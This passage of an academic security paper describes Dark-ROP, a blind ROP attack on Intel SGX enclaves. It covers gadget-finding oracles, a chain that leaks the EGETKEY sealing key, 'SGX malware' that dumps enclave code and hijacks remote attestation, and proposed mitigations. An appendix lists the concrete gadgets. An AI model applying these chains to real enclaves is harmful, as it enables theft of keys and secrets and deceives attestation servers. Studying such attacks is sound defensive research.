The mechanism behind the scene is like the following. The value `0x4` is the index for the leaf function `EEXIT`. What we aim to change the value for is the `rax` register because it is the selector of the `EEXIT` leaf function. For the combinations of pop gadget candidates and the address of probing, the enclave will trigger `EEXIT` if the address of a gadget that changes `rax` and the address of `ENCLU` sits on the stack. The attacker can catch this by using an `SIGSEGV` handler because the return address of `EEXIT` (stored in the `rbx` register) was not correct so that it will generate the exception. If the handler is invoked and the value of `rax` is `0x4`, then the return address placed at the end of the attack stack points to the `ENCLU` instruction.

After we find the method to invoke `EEXIT`, we exploit the `EEXIT` gadget to identify which registers are popped by the pop gadget. This is possible because, unlike AEX, the processor will not automatically clear the register values on running the `EEXIT` leaf function. Thus, if we put a pop gadget, and put some distinguishable values as its items to

be popped, for instance, 0x1, 0x2, and 0x3, and then run the EEXIT at the end, we can identify the popped registers by the values.

For example, if the pop gadget is pop rdi; pop rsi; pop rdx; ret, then at the handler, we can see the value of 0x1 at rdi, value of 0x2 at rsi, value of 0x3 at rdx. Accordingly, we can determine that the gadget pops the rdi, rsi, and rdx registers.

By using this oracle, we probe all candidates of pop gadgets until we can control all six registers that are required to launch the Dark-ROP attack.

Untrusted memory as a read/write gadget oracle. The last oracle we build is the memory-based one to find a function that can copy data between the enclave and the untrusted memory.

To find such a function, we build an ROP chain that copies data from the memory in the enclave to the untrusted area only if the probed address (set as a return address) is matched with the starting of the memcpy() function. In particular, we set the stack to have an address at the untrusted area for the first argument (i.e., the destination of memcpy()), an address in the enclave for the second argument (i.e., the source of memcpy()), and the size of data to be copied for the third argument in order to probe the return address as one of the functions in the memcpy() family. Then, we set the value of the destination address (at the untrusted area) with all zero bytes. After this, we probe each address of the enclave to find the memcpy() function. The probing finishes when we detect any change in the untrusted memory because the change proves that the memory copy is executed.

The memcpy() ROP gadget allows attackers to have an arbitrary read/write in both directions in between the enclave and the untrusted memory space because the attacker can set the source and destination addresses arbitrarily at the attack stack.

4.2 A proof-of-concept Dark-ROP attack

After finding all gadgets, including the register pop gadget, ENCLU, and memcpy(), an attacker can control the enclave in two ways. First, the attacker can run any leaf function through ENCLU by setting arbitrary values in the registers that are used for setting parameters. Second, the attacker can copy-in and copy-out the data from the untrusted memory to the trusted in-enclave memory by using the memcpy() gadget. In the Dark-ROP attack, we chain those two capabilities together to run the security-critical operations in SGX and then extract generated (secret) data from the enclave to the untrusted space solely based on launching the ROP attack. In particular, for the proof-of-concept demonstration, we execute EGETKEY, a leaf function for encryption key derivation, and extract the generated key from the enclave Note that EGETKEY must be executed in the enclave because the return value, which is an encryption key, is unique to the enclave and tied to the hardware.

Leaking the encryption key for data sealing. The EGETKEY leaf function handles the generation of the encryption key used for data sealing and verifying the REPORT in attestation. The requirement for calling the EGETKEY function is that, first, the value of rax register, which is the selector of ENCLU, should be set as 0x1. Second, the rbx register should point to the address of KEYREQUEST, which is a metadata that contains configurations for key generation, and the address must be aligned in 128 bytes. Third, the rcx register should point to a writable address in the enclave because the processor will store the generated key into that address.

To call EGETKEY through ROP gadgets correctly, we do use the following steps. We first construct a KEYREQUEST metadata object in the untrusted space and place a memcpy() gadget to the attack stack to copy this object to an 128-byte aligned in-enclave address that is both writable and readable. Finding such memory area in the enclave is not difficult. In the SGX security model, the attacker already knows the region of the memory that is used by the enclave because all the memory allocation is handled by the untrusted operating system. Even though the page permission in the page table entry could not be matched with the permission on EPCM, the attacker can scan the entire address space to find the in-enclave address that can be used for a buffer. Second, we place multiple pop gadgets to change the value of the registers. We set rbx to be the in-enclave destination address and rcx to be both a readable and writable region in the enclave. At the same time, we set the rax register to 0x1, the index of the EGETKEY leaf function. Third, we place the ENCLU gadget to execute the EGETKEY leaf function. Finally, we put the memcpy() gadget again by chaining the pop gadgets to set rdi to a writable untrusted memory address and rsi to the address of the generated key in the enclave, which is the value of rcx on the second step.

The chain of gadgets will first call memcpy() to copy the KEYREQUEST data from the untrusted space to the in-enclave memory, execute EGETKEY with the prepared KEYREQUEST as a parameter, and then call memcpy() again to copy the generated key from the enclave to the untrusted space. At the end of the chain, the attacker can extract the key at the untrusted memory address that is set on rdi at the final step of memcpy() chaining. Using the extracted key, the attacker can freely encrypt/decrypt the data as well as generate the MAC to seal the data at the untrusted space because SGX uses the standard encryption algorithm (e.g., AES-256-GCM), which can be replicated anywhere if the same encryption key is supplied.

5 The SGX Malware

In this section, we demonstrate how the Dark-ROP attack can be applied in the real world to completely disarm the security guarantees of SGX.

From the proof-of-concept attack, the attacker can obtain the ability to call any leaf functions of SGX within the enclave to extract the secret data and inject data into the (trusted) enclave space. In addition to calling leaf functions to invoke the security-critical functions of SGX, we present techniques to implement the SGX malware, which can perform the man-in-the-middle (MiTM) attack to mimic the real enclave program for running security-critical operations within the enclave and to freely run attackers' code outside the enclave without any restrictions.

To achieve full control of the enclave, we construct the SGX malware as follows: 1) By using the `memcpy()` gadget, the attacker can extract any secret data in the enclave, including the program binary and data. Additionally, the attacker runs the extracted program binary outside the enclave to replicate the enclave execution. Moreover, the attacker can inject any arbitrary code to this extracted binary because it runs outside the enclave, which is fully controllable by the attacker. 2) The attacker is able to launch the security-critical operations of SGX that must be run in the enclave at any time. This can be done by launching the Dark-ROP attack to call the target leaf function with arbitrary register values. 3) The remote party must not know that the enclave is under attack, even with the remote attestation feature provided by SGX. This can be achieved by hijacking remote attestation by calling the `EREPORT` leaf function and constructing the correct measurement data outside the enclave.

In the following, we illustrate how we construct the SGX malware with preserving such requirements so that the SGX malware can run at the attacker's discretion while bypassing attack detection using the remote attestation.

Extracting the hidden binary/data from the enclave. The Dark-ROP attack allows the attacker to call the `memcpy()` function with arbitrary source and destination addresses (i.e., arbitrary read/write functionality). By utilizing this, the attacker can set the source address to be the start address of the binary section of the enclave, the destination to be untrusted memory region, and the size to be the entire mapped space for the enclave. Then, an execution of the `memcpy()` gadget will copy the hidden content of the binary from the enclave to the untrusted area. After obtaining the binary by dumping the area, the attacker can analyze the dump and run it to mimic the real enclave program. Moreover, because this binary does not run in the protected space, the attacker can freely inject the code to alter the program for his/her own purpose.

Using a similar method, by setting the source address to be the address of the secret data in the enclave, the attacker can extract them to process them outside the enclave without being protected by SGX.

Man-in-the-Middle ROP for launching the leaf functions. While running extracted binary at the untrusted space can mimic the execution of the regular instructions, however, the leaf functions of SGX must be run inside the enclave. Thus, when the extracted binary requires calling the leaf functions, the SGX malware invokes the function by launching the Dark-ROP attack against the real enclave.

To this end, we construct the SGX malware as a Man-in-the-Middle (MitM) architecture. In particular, the general mechanism for calling the leaf function in the enclave by exploiting the ROP attack works as follows. The SGX malware first injects required data for the target leaf function into the enclave using the `memcpy()` gadget. Next, the SGX malware loads the required parameters of the leaf function at the general purpose registers by using pop gadgets, and then jumps into `ENCLU` to call the leaf function. Finally, the malware copies the generated data by the leaf function from the enclave to the untrusted memory.

After this process, the SGX malware can continue to execute the code in the extracted binary by supplying the (extracted) return values of the leaf function (e.g., a derived encryption key for `EGETKEY`) to the current (untrusted) execution. This shows that the attacker has full control over the binary because the untrusted execution can run the regular instructions as well as the leaf functions whenever they are required.

Bypassing remote attestation. The last attack target of the SGX malware is to bypass remote attestation while running the binary at the untrusted area. Since the attestation requires generating the report in the enclave, primarily, we call the `EREPORT` leaf function by the Dark-ROP attack to generate the measurement report, and we emulate the entire process of the remote attestation in the binary outside the enclave to reply the correct measurement report to the remote server.

Before describing the emulation step, we present the background on how remote attestation typically works, as in Intel SGX SDK.

Remote attestation in Intel SGX SDK. The purpose of remote attestation is to ensure the correct settings and running of the enclave before conducting secret operations such as provisioning secrets and establishing a secure communication channel with the enclave in the remote machine.

The Intel SGX SDK uses the protocol in Figure 6 for




Figure 6: The (simplified) remote attestation protocol of SGX.

the remote attestation of the enclave and establishing a secure communication channel between the remote server and the enclave. First, (1) the untrusted part of the application deployed by an Independent Software Vendor (ISV, i.e., software distributor), called the *untrusted* program `isv_app`, launches the enclave program (we call this *trusted* program `isv_enclave`). On launching `isv_enclave`, `isv_app` requests the generation of Elliptic-Curve Diffie-Hellman (ECDH) public/private key pair to the enclave. The ECDH key pair will be used for sharing secret with the remote server. Then, the `isv_enclave` generates the key pair, securely stores the private key in the enclave memory and returns the public key to `isv_app`. This public key will be sent to the remote server for later use of sharing the secret for establishing a secure communication channel.

Second, on receiving the “hello” message from `isv_enclave`, (2) the remote server generates its own ECDH key pair that the server will use.

Third, (3) the server sends a quote request to the `isv_app`, to verify if the public key that the server received is from `isv_enclave`. Also, the server sends back the public key (of the remote server) to `isv_enclave`. To process the request, `isv_app` will invoke the function named `Compute_DH_Key` in `isv_enclave` to generate the shared secret and the measurement report (we refer this as `REPORT`). It contains the ECDH public key that `isv_enclave` uses as one of the parameters to bind the public key with the `REPORT`. Inside the enclave, `isv_enclave` uses the `EREPORT` leaf function to generate `REPORT`. On calling the leaf function, `isv_enclave` sets the `REPORTDATA`, an object that passed as an argument to the `EREPORT` leaf function, to bind the generated ECDH public key to the `REPORT`. After `isv_enclave` generates the `REPORT`, the untrusted `isv_app` delivers this to a *Quoting Enclave*(QE), a new enclave (trusted) for verifying the `REPORT` and then signs it with Intel EPID securely. As a result, the `REPORT` generated by `isv_enclave` contains the information for the ECDH public key that the enclave uses, and this information is signed by the QE.

Fourth, (4) the signed `REPORT` will be delivered to the remote server. The remote server can ensure that the `isv_enclave` runs correctly at the client side and then use the ECDH public key received at step (1) if the signed `REPORT` is verified correctly.

Finally, the server run `Compute_DH_Key` to generate the shared secret. (5) the remote server and `isv_enclave` can communicate securely because they securely shared the secret through the ECDH key exchange (with mutual authentication).

Controlling the REPORT generation. To defeat the remote attestation, and finally defeat the secure communication channel between the remote server and `isv_enclave`, in the SGX malware, we aim to generate the `REPORT` from `isv_enclave` with an arbitrary ECDH public key. For this, we especially focus on part (3), how `isv_enclave` binds the generated ECDH public key with the `REPORT` on calling the `EREPORT` leaf function.

The Dark-ROP attack allows the SGX malware to have the power of invoking the `EREPORT` leaf function with any parameters. Thus, we can alter the parameter to generate the `REPORT` that contains the ECDH public key that we chose, instead of the key that is generated by `isv_enclave`. On generating the `REPORT`, we prepare a `REPORTDATA` at the untrusted space using the chosen ECDH public key, and then chain the ROP gadgets to copy the `REPORTDATA` to the enclave space. Note that the `EREPORT` requires its parameters to be located in the enclave space. After copying the `REPORTDATA`, we call the `EREPORT` leaf function with copied data to generate the `REPORT` inside the `isv_enclave`. After this, we copy the generated `REPORT` from the `isv_enclave` to `isv_app` and delivers the `REPORT`




Figure 7: The Man-in-the-middle (MitM) attack of the SGX malware for hijacking the remote attestation in SGX.

to the QE to sign it.

As a result, at the untrusted space, the attacker can retrieve the `REPORT` that contains the ECDH parameter of his/her own choice, and the `REPORT` is signed correctly.

Hijacking remote attestation. The full steps of hijacking the remote attestation of an enclave are as follows (see Figure 7).

First, (1) instead of `isv_enclave`, the SGX malware generates an ECDH public/private key pair and own the private key. (2) the SGX malware sends the generated public key to the remote server.

Then, (3) on receiving the quote request from the server, the SGX malware calculates the shared secret corresponding to the parameters received by the remote server. Also, the SGX malware prepares `TARGETINFO` and `REPORTDATA` at `isv_app`. The `TARGETINFO` contains the information of the QE that enables the QE to cryptographically verify and sign the generated `REPORT`. The `REPORTDATA` is generated with the chosen public key as a key parameter to run `EREPORT` in the `isv_enclave`. After that, SGX malware launches the Dark-ROP attack (3-1, 3-2 and 3-3) to copy prepared parameters (`TARGETINFO` and `REPORTDATA`) from the untrusted app to the enclave and generate `REPORT` with the ECDH public key that the SGX malware generated at the first step. Moreover (3-4), the generated report will be copied out to the SGX malware from the `isv_enclave`, and the SGX malware sends the generated `REPORT` to the Quoting Enclave to sign this with the correct key. Because the `REPORT` is generated by the enclave correctly, the QE will sign this and return it to the attacker.

Finally, (4) the SGX malware sends this signed `REPORT` to the remote server. Now, the remote server shares the secret; however, it is not shared with the `isv_enclave`, but with the SGX malware so that the secure communication channel is hijacked by the SGX malware. Note that the remote server cannot detect the hijacking because all parameters and the signature are correct and verified.

6 Implementation

We implemented both the proof-of-concept attack and the SGX malware in the real SGX hardware. For the hardware setup, we use the Intel Core i7-6700 Skylake processor, which supports the first and only available specification of SGX, SGXv1. For the software, we run the attack on Ubuntu 14.04 LTS, running Linux kernel 4.4.0. Additionally, we use the standard Intel SGX SDK and compiler (`gcc-5`) to compile the code for the enclave for both attacks.

To launch the Dark-ROP attack on the real SGX hardware, we use the `RemoteAttestation` example binary in the Intel SGX SDK, which is a minimal program that only runs the remote attestation protocol, with slight modification, to inject an entry point that has a buffer overflow vulnerability, as mentioned in Figure 2.

Because the example is a very minimal one, we believe that if the Dark-ROP attack is successful against the `RemoteAttestation` example, then any other enclave programs that utilizes the remote attestation are exploitable by Dark-ROP if the program has memory corruption bugs.

Finding gadgets from standard SGX libraries. First, we search for gadgets from the example binary. To show the generality of finding gadgets, we find gadgets from the standard SGX libraries that are essential to run enclave

Table 1: Information for the length of ROP gadget chains for launching functions that breach the security of SGX.

Length of gadget chains (byte)			
memcpy	LEAF FUNCTION	EGETKEY	EREPORT
80	88	248	248

programs such as the library for controlling the enclave (*libsgx_trts.a*), the library that handles remote attestation protocol (*libsgx_tkey_exchange.a*), and the standard C library for SGX (*libsgx_tstdc.a*) because these libraries will be linked regardless of the program logic.

From the example binary, we found that four gadgets are enough to fulfill the gadget requirement described in §3 to launch the Dark-ROP attack against the `RemoteAttestation` example. Table 2 lists these four gadgets found in the example binary.

Constructing ROP chains for Dark-ROP. By chaining these gadgets, we construct ROP chains for calling the `memcpy()` function, and the `EREPORT` and `EGETKEY` leaf functions. To call the `memcpy()` function, we chained the four gadgets as follows. To set the registers for calling the memcpy function, we chained three gadgets, `pop rsi; pop r15; ret` and `pop rdi; ret` to set the destination and source address of memory copy, and `pop rdx; pop rcx; pop rbx; ret` to set the length of the data to be copied. As a result, we constructed an ROP chain for calling the `memcpy()` function. The total size of the gadget chain was 80 bytes, as shown in Table 1. To call the `EGETKEY` leaf function, we should call the `memcpy()` function to copy the `KEYREQUEST` structure first, set the register arguments for `EGETKEY`, and then call the `memcpy()` function again to move the generated key out to the untrusted area. By chaining two `memcpy()` gadgets and the leaf function gadgets, calling `EGETKEY` requires 248 bytes for gadget chaining. Similar to above, calling the `EREPORT` also requires 248 bytes for gadget chaining. Because the size of the chain is small enough (248 bytes as max) to fit into the overflowed stack (or heap area), we believe that the attack will work well in most cases.

7 Mitigation

We expect the adoption of traditional defense mechanisms in SGX to possibly mitigate Dark-ROP. However, since there are discrepancies between the normal execution environment and SGX, the specific features of SGX, which facilitate the attack in some aspects, need to be considered in the implementation of those defenses.

Gadget elimination. As shown in [28], the useful gadget that can be exploited to launch Dark-ROP can be eliminated before the enclave is deployed. For instance, we can transform the enclave code in a way to ensure that it does not contain any non-intended *ret* instructions. Moreover, we need to consider how to manage the non-removable SGX specific gadgets that contain the ENCLU instruction. For the transition between the host program and the enclave, at least one ENCLU instruction (for EEXIT leaf function) is required for the enclave, the requirement that makes it hard to completely remove the gadgets. We expect that implanting the register validation logic right after the ENCLU instruction could be a possible solution. Specifically, we can ensure that the ENCLU instruction in a certain location is tightly coupled with one of the pre-defined leaf functions. Besides, the way to remove the gadget that performs as a *memcpy* function, which is generally required to operate (un)marshalling the parameters between the host program and the enclave, should also be considered.

Control flow integrity. Deploying the CFI in the enclave also needs to consider the SGX-specific features. For instance, as shown in Figure 3, an attacker can arbitrarily incur the AEX to freeze the status (context) in the enclave. Then, he can create another thread to leak or manipulate the context (e.g., the saved general-purpose registers in the stack) of the trapped thread. Therefore, if the CFI implementation uses one of the general registers to point to the reference table that defines allowed target blocks, it can be easily bypassed by the attacker's manipulating the context saved in the stack of the trapped thread.

Fine-grained ASLR. Research projects that adopt fine-grained ASLR on enclave programs such as SGX-Shield [31] would possibly mitigate Dark-ROP. However, it should also accompany with enclave developer's careful configuration since Dark-ROP can still be effective by exploiting the number of state save area (NSSA) field that defines the number of allowed re-entrances to the enclave without reconstructing it. More specifically, SGX allows multiple synchronous entrances (EENTER) depending on the value configured in the NSSA field, even after the AEX happens (if ERESUME is executed instead of EENTER, the enclave crashes and thus the attacker needs to reconstruct the enclave). Therefore, if the value of the NSSA field is large enough, the attacker might be able to continuously reenter the enclave without reconstructing it, which enables the preservation of the previous memory layout. According to SGX specifications [20, 21], the value of NSSA can be up to a 4-byte integer, and we expect this to be enough to reliably locate all necessary gadgets.

8 Related work

In this section, we describe SGX-related prior works in the following respects: (1) application of SGX, (2) attacks

against SGX, (3) enclave confidentiality protection, and (4) comparison between BROP and Dark-ROP.

SGX application. Intel SGX has been utilized to secure various applications. Ryoan [17] ported Google NaCl in and SGX enclave to create a distributed sandbox that prevents sensitive data leakage. SCONE [3] leverages SGX to host a Docker container in the enclave, which specifically concerns the security enhancement and low overhead. Town Crier [39] isolates the crypto functions for the smart contract in the enclave. To prevent an Iago [10] attack, Haven [6] isolates the unmodified Windows application, library OS, and shielded module together in the enclave. Network services and protocols such as software-defined inter-domain routing are shown to possibly coordinate with SGX in Kim et al [25].

Attacks on SGX. Several research projects have explored potential attack surfaces on SGX. The controlled side-channel attack [33, 38] shows that the confidentiality of the enclave can be broken by deliberately introducing page faults. Asyncshock [37] presents how a synchronization bug inside the multi-threaded enclave can be exploited. Unfortunately, this work does not target the attacker who has full control over the enclave program. Instead, the work describes how the proposed attack can subvert the confidentiality and integrity of SGX.

Enclave confidentiality protection. As described in [18, 24, 30], an enclave binary can be distributed as a cipher text to preserve the confidentiality of the code and data deployed in the enclave. VC3 [30] shows a concrete implementation example that partitions the enclave code base as public (plaintext) and private (encrypted) and enables the public code to decrypt the private code. CONFIDENTIAL [34] provides a methodology that prevents the secret leakage from the enclave by enforcing the narrow interface between the user program and small library, and defining the formal model to verify the information release confinement. In addition, Moat [34, 35] tracks information flows by using static analysis to preserve the enclave confidentiality. Our work shows that, even with the protection of enclave confidentiality, Dark-ROP can be successfully deployed by exploiting a certain SGX hardware design and its functionality.

Revisiting BROP for Dark-ROP. Blind ROP [7] is an attack technique that can locate and verify the required gadgets in the restrictive environment where neither the target binaries nor the source code is known to the attacker. To this end, it depends on two primary gadgets, which are called the `trap gadget` and the `stop gadget`, both of which incur the program to be crashed or stopped when they are consumed (popped) as part of the input payload that is crafted by an attacker to specify the potential (and currently probed) gadget.

On the contrary, the Dark-ROP attack takes an orthogonal approach, which exploits the three oracles that allow the attacker to obtain hints of the gadgets by the features of SGX (i.e., page fault, `EEXIT`, and the memory) to identify required gadgets from a completely hidden environment. Additionally, the Dark-ROP attack can be applied to any application that runs in an enclave, whereas original Blind ROP is only applicable to server-like applications.

9 Conclusion

Dark-ROP is the first practical ROP attack on real SGX hardware that exploits a memory-corruption vulnerability and demonstrates how the security perimeters guaranteed by SGX can be disarmed. Despite the vulnerability in the enclave, realizing the attack is not straightforward since we assume the most restrictive environment where all the available security measures based on Intel SGX SDK and recent SGX-related studies are deployed in the enclave; thus, the code reuse attack and reverse engineering on the enclave binary may not be conducted. To overcome this challenge and accomplish the attack, Dark-ROP proposes the novel attack mechanism, which can blindly locate the required ROP gadgets by exploiting SGX-specific features such as enclave page fault and its handling by an asynchronous exception handler, ENCLU introduced as part of new SGX instructions, and shared memory for the communication between the enclave and the non-enclave part of program. Finally, as a consequence of Dark-ROP, we show that the attacker can successfully exfiltrate the secret from the enclave, bypass the SGX attestation, and break the data-sealing properties. We hope that our work can encourage the community to explore the SGX characteristic-aware defense mechanisms as well as an efficient way to reduce the TCB in the enclave.

10 Acknowledgments

We thank the anonymous reviewers for their helpful feedback. This research was supported by Basic Science Research Program through the National Research Foundation of Korea (NRF) funded by the Ministry of Science, ICT & Future Planning (NRF-2017R1A2B3006360), ICT R&D programs MSIP/IITP [R-20150223-000167] and MSIP/IITP [R0190-15-2010]. Jaehyuk Lee was partially supported by internship at Microsoft Research. This research was also partially supported by the NSF award DGE-1500084, CNS-1563848, CRI-1629851, ONR under grant N000141512162, DARPA TC program under contract No. DARPA FA8650-15-C-7556, and DARPA XD3 program under contract No. DARPA HR0011-16-C-0059, and ETRI MSIP/IITP[B0101-15-0644].

References

[1] ANATI, I., GUERON, S., JOHNSON, S., AND SCARLATA, V. Innovative technology for cpu based attestation and sealing. In *Proceedings of the 2nd international workshop on hardware and architectural support for security and privacy* (2013), vol. 13.

[2] ARM. Building a secure system ising trustzone technology, Dec. 2008. PRD29-GENC-009492C.

[3] ARNAUTOV, S., TRACH, B., GREGOR, F., KNAUTH, T., MARTIN, A., PRIEBE, C., LIND, J., MUTHUKUMARAN, D., O'KEEFFE, D., STILLWELL, M. L., ET AL. Scone: Secure linux containers with intel sgx. In *12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)* (2016), USENIX Association.

[4] BARNETT, R. Ghost gethostbyname () heap overflow in glibc (cve-2015-0235), january 2015.

[5] BAUMAN, E., AND LIN, Z. A case for protecting computer games with sgx. In *Proceedings of the 1st Workshop on System Software for Trusted Execution* (2016), ACM, p. 4.

[6] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding applications from an untrusted cloud with haven. In *Proceedings of the 11th USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (Broomfield, Colorado, Oct. 2014), pp. 267–283.

[7] BITTAU, A., BELAY, A., MASHTIZADEH, A., MAZIÈRES, D., AND BONEH, D. Hacking blind. In *2014 IEEE Symposium on Security and Privacy* (2014), IEEE, pp. 227–242.

[8] BLETSCH, T., JIANG, X., FREEH, V. W., AND LIANG, Z. Jump-oriented programming: a new class of code-reuse attack. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security* (2011), ACM, pp. 30–40.

[9] BUCHANAN, E., ROEMER, R., SHACHAM, H., AND SAVAGE, S. When good instructions go bad: Generalizing return-oriented programming to risc. In *Proceedings of the 15th ACM conference on Computer and communications security* (2008), ACM, pp. 27–38.

[10] CHECKOWAY, S., AND SHACHAM, H. Iago Attacks: Why the System Call API is a Bad Untrusted RPC Interface. In *Proceedings of the 18th ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)* (Houston, TX, Mar. 2013), pp. 253–264.

[11] CHHABRA, S., SAVAGAONKAR, U., LONG, M., BORRAYO, E., TRIVEDI, A., AND ORNELAS, C. Memory encryption engine integration, June 23 2016. US Patent App. 14/581,928.

[12] DURUMERIC, Z., KASTEN, J., ADRIAN, D., HALDERMAN, J. A., BAILEY, M., LI, F., WEAVER, N., AMANN, J., BEEKMAN, J., PAYER, M., ET AL. The matter of heartbleed. In *Proceedings of the 2014 Conference on Internet Measurement Conference* (2014), ACM, pp. 475–488.

[13] GOOGLE. glibc getaddrinfo() stack-based buffer overflow (cve-2015-7547), february 2016.

[14] GREENE, J. Intel trusted execution technology. *Intel Technology White Paper* (2012).

[15] GUERON, S. A memory encryption engine suitable for general purpose processors. Cryptology ePrint Archive, Report 2016/204, 2016. http://eprint.iacr.org/.

[16] HOEKSTRA, M., LAL, R., PAPPACHAN, P., PHEGADE, V., AND DEL CUVILLO, J. Using innovative instructions to create trustworthy software solutions. In *Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy (HASP)* (Tel-Aviv, Israel, 2013), pp. 1–8.

[17] HUNT, T., ZHU, Z., XU, Y., PETER, S., AND WITCHEL, E. Ryoan: A distributed sandbox for untrusted computation on secret data. In *12th USENIX Symposium on Operating Systems Design and Implementation (OSDI 16)*, USENIX Association.

[18] INTEL. SGX Tutorial, ISCA 2015. http://sgxisca.weebly.com/, June 2015.

[19] INTEL CORPORATION. Intel Software Guard Extensions Programming Reference (rev1), Sept. 2013. 329298-001US.

[20] INTEL CORPORATION. Intel Software Guard Extensions Programming Reference (rev2), Oct. 2014. 329298-002US.

[21] INTEL CORPORATION. Intel SGX Enclave Writers Guide (rev1.02), 2015. https://software.intel.com/sites/default/files/managed/ae/48/Software-Guard-Extensions-Enclave-Writers-Guide.pdf.

[22] INTEL CORPORATION. Intel SGX SDK for Windows* User Guide (rev1.1.1), 2016. https://software.intel.com/sites/default/files/managed/d5/e7/Intel-SGX-SDK-Users-Guide-for-Windows-OS.pdf.

[23] JOHNSON, S., SAVAGAONKAR, U., SCARLATA, V., MCKEEN, F., AND ROZAS, C. Technique for supporting multiple secure enclaves, June 21 2012. US Patent App. 12/972,406.

[24] JP AUMASSON, L. M. Sgx secure enclaves in practice:security and crypto review, 2016. [Online; accessed 16-August-2016].

[25] KIM, S., SHIN, Y., HA, J., KIM, T., AND HAN, D. A First Step Towards Leveraging Commodity Trusted Execution Environments for Network Applications. In *Proceedings of the 14th ACM Workshop on Hot Topics in Networks (HotNets)* (Philadelphia, PA, Nov. 2015).

[26] LEE, S., SHIH, M.-W., GERA, P., KIM, T., KIM, H., AND PEINADO, M. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing (to appear). In *Proceedings of the 26th USENIX Security Symposium (Security)* (Vancouver, Canada, Aug. 2017).

[27] OHRIMENKO, O., SCHUSTER, F., FOURNET, C., MEHTA, A., NOWOZIN, S., VASWANI, K., AND COSTA, M. Oblivious multi-party machine learning on trusted processors. In *USENIX Security Symposium* (2016), pp. 619–636.

[28] PAPPAS, V., POLYCHRONAKIS, M., AND KEROMYTIS, A. D. Smashing the gadgets: Hindering return-oriented programming using in-place code randomization. In *2012 IEEE Symposium on Security and Privacy* (2012), IEEE, pp. 601–615.

[29] RUTKOWSKA, J. Thoughts on Intel's upcoming Software Guard Extensions (Part 2), Sept. 2013. http://theinvisiblethings.blogspot.com/2013/09/thoughts-on-intels-upcoming-software.html.

[30] SCHUSTER, F., COSTA, M., FOURNET, C., GKANTSIDIS, C., PEINADO, M., MAINAR-RUIZ, G., AND RUSSINOVICH, M. VC3: Trustworthy Data Analytics in the Cloud using SGX. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (Oakland)* (San Jose, CA, May 2015).

[31] Seo, J., Lee, B., Kim, S., Shih, M.-W., Shin, I., Han, D., and Kim, T. SGX-Shield: Enabling Address Space Layout Randomization for SGX Programs (to appear). In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS)* (San Diego, CA, Feb. 2017).

[32] Shacham, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security* (2007), ACM, pp. 552–561.

[33] Shinde, S., Chua, Z. L., Narayanan, V., and Saxena, P. Preventing page faults from telling your secrets. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security* (2016), ACM, pp. 317–328.

[34] Sinha, R., Costa, M., Lal, A., Lopes, N., Seshia, S., Rajamani, S., and Vaswani, K. A design and verification methodology for secure isolated regions. In *Proceedings of the 36th ACM SIGPLAN Conference on Programming Language Design and Implementation* (2016), ACM.

[35] Sinha, R., Rajamani, S., Seshia, S., and Vaswani, K. Moat: Verifying confidentiality of enclave programs. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 1169–1184.

[36] Tsai, C.-C., Arora, K. S., Bandi, N., Jain, B., Jannen, W., John, J., Kalodner, H. A., Kulkarni, V., Oliveira, D., and Porter, D. E. Cooperation and security isolation of library oses for multi-process applications. In *Proceedings of the Ninth European Conference on Computer Systems* (2014), ACM, p. 9.

[37] Weichbrodt, N., Kurmus, A., Pietzuch, P., and Kapitza, R. Asyncshock: Exploiting synchronisation bugs in intel sgx enclaves. In *European Symposium on Research in Computer Security* (2016), Springer, pp. 440–457.

[38] Xu, Y., Cui, W., and Peinado, M. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015), IEEE, pp. 640–656.

[39] Zhang, F., Cecchetti, E., Croman, K., Juels, A., and Shi, E. Town crier: An authenticated data feed for smart contracts. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), ACM, pp. 270–282.

A Dark-ROP gadgets

Table 2: Gadgets used for launching the Dark-ROP attack against the `RemoteAttestation` example code in the Intel SGX SDK. We note that we found all gadgets from the standard library files, which are usually linked to the enclave program. First, the entire objects in the *libsgx_trts.a* must be linked to the enclave binary because the library contains the code for controlling the enclave and communication between the untrusted app and the enclave, which are essential to function the enclave. Finally, we found `memcpy()` gadget from the standard c library for SGX (*libsgx_tstdc.a*).

Gadget	Description	From
ENCLU Gadget		
`do_ereport:`		
`enclu`	`The ENCLU gadget for invoking the leaf functions.`	`libsgx_trts.a`
`pop rdx`	`The gadget is followed by three pop gadgets`	
`pop rcx`	`so that the attacker can set the`	
`pop rbx`	`rdx, rcx, and rbx registers to arbitrary values,`	
`ret`	`which will be used for passing arguments to the leaf functions.`	
`sgx_register_exception_handler:`		
`mov rax, rbx`	`A gadget for manipulating the rax register.`	`libsgx_trts.a`
`pop rbx`	`Since the attacker can control the rbx register with the gadget above,`	
`pop rbp`	`the attacker can set rax to be an arbitrary value.`	
`pop r12`	`This is for setting the index of the leaf function for`	
`ret`	`the ENCLU instruction.`	
`relocate_enclave:`		`libsgx_trts.a`
`pop rsi`	`A gadget for manipulating rsi and rdi registers`	
`pop r15`	`to set arguments for invoking memcpy`	
`ret`	`and the other library functions.`	
`pop rdi`		
`ret`		
Memcpy Gadget		
`memcpy:`	`A gadget for copying enclave code and data to untrusted memory,`	`libsgx_tstdc.a`
	`and for copying in the reverse direction` *vice versa*.	

Table 3: Gadgets used to launch Dark-ROP in Windows 64bit.

Gadget	Description	From
GPR Modification Gadget		
`__intel_cpu_indicator_init:`		
`pop r15`	`This gadget is used for manipulating GPRs`	`sgx_tstdc.lib`
`pop r14`	`All Pop-gadgets required for launch Dark-ROP`	
`pop r13`	`can be located in this one function`	
`pop r12`		
`pop r9`	`This function is introduced by` *libirc.a*	
`pop r8`	`which is an Intel support library for CPU dispatch`	
`pop rbp`	`Note that this function is also available at`	
`pop rsi`	`libsgx_tstdc.a in Linux 64bit.`	
`pop rdi`		
